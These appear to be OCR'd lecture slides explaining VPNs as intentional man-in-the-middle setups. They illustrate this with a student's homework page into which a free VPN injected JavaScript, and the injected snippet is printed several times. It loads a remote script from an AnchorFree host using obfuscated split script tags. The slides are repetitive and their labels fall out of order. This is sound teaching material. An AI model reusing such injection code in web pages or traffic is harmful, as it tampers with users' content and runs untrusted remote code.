
“Encryption” is magic which when applied to data guarantees confidentiality and integrity of the data, but not availability.

Authentication and accountability are sometimes guaranteed and sometimes not depending on how encryption is setup.


VPN: Non-security explanation

- Some resources can only be accessed when your computer is connected to the interior of a private network.
- A VPN makes it so your computer can be at home, but behave like it was directly connected to say the University network.
- Your computer sends some data, the VPN client on your computer wraps it in some encryption and sends the bigger message to the VPN host, the host unencrypts it and drops it on the network just like it originated there.

The VPN creates an encrypted connection between the client and the VPN server, which is on the local network.



Logically the result looks like this:




VPN: Security explanation

- VPNs work because:
  - All connections to the VPN server are authenticated, random people cannot connect, giving us Authentication and some Accountability.
  - VPN connections are encrypted giving us Confidentiality and Integrity between client and VPN host, so it doesn’t matter where the client is, their data will be safe in transit.
  - A VPN will not guarantee Availability.

That’s how VPNs were initially intended to be used.

In today’s privacy-concerning environment people use VPNs not to access a local network, but to access the normal Internet, but look like they are coming from another location.


VPN Server
Your Computer
The Internet
Level Three
Verizon
Comcast
M
M
Destination Server

VPNs are intentional Man-in-the-Middle attacks.

A VPN server can read and alter any non-encrypted traffic flowing over it.

The following is an attack that actually happened to a student of mine when they were trying to upload their “set a cookie” homework using a free VPN.

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct Answer

```
<html>
<head>
		<title>Basic web page</title>
		<link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
		<script>
				document.cookie="username=John Doe;";
		</script>
</head>
<body>		THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Correct Answer

```
<html>
<head>
		<title>Basic web page</title>
		<link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
		<script>
				document.cookie="username=John Doe;";
		</script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.flo
or(Math.random()*999),'TOP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWC
NTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER': 'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2
$.VER+"&afver="+_AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");}</script>
		THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked Answer

Correct Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body>  THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

Attacked Answer

```
<html>
<head>
        <title>Basic web page</title>
        <link href="http://vaniea.com/teaching/privacyToday/basic.css" rel="stylesheet" type="text/css"/>
        <script>
                document.cookie="username=John Doe;";
        </script>
</head>
<body><script type="text/javascript">ANCHORFREE_VERSION="633161526"</script><script type='text/javascript'>var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','CT':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss734','RN':Math.flo
or(Math.random()*999),'TOP':(parent.location!=document.location||top.location!=document.location)?0:1,'AFVER':'3.42','fbw':false,'FBWCNT':0,'FBWC
NTNAME':'FBWCNT_FIREFOX','NOFBWNAME':'NO_FBW_FIREFOX','B':'f','VER': 'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.B+"&ver="+_AF2
$.VER+"&afver="+_AF2$.AFVER+"' type='text/javascript'></scr"+"ipt>");}</script>
        THIS TEXT HAS BEEN CHANGED.
</body>
</html>
```

```
ANCHORFREE_VERSION="633161526“;
var _AF2$ =
{'SN':'HSSHIELD00US','IP':'216.172.135.223','CH':'HSSCNL000550','C
T':'z51','HST':'&sessStartTime=1422651433&accessLP=1','AFH':'hss7
34','RN':Math.floor(Math.random()*999),'TOP':(parent.location!=do
cument.location||top.location!=document.location)?0:1,'AFVER':'3.
42','fbw':false,'FBWCNT':0,'FBWCNTNAME':'FBWCNT_FIREFOX','NO
FBWNAME':'NO_FBW_FIREFOX','B':'f','VER':
'us'};if(_AF2$.TOP==1){document.write("<scr"+"ipt
src='http://box.anchorfree.net/insert/insert.php?sn="+_AF2$.SN+"
&ch="+_AF2$.CH+"&v="+ANCHORFREE_VERSION+6+"&b="+_AF2$.
B+"&ver="+_AF2$.VER+"&afver="+_AF2$.AFVER+"'
type='text/javascript'></scr"+"ipt>");}
```

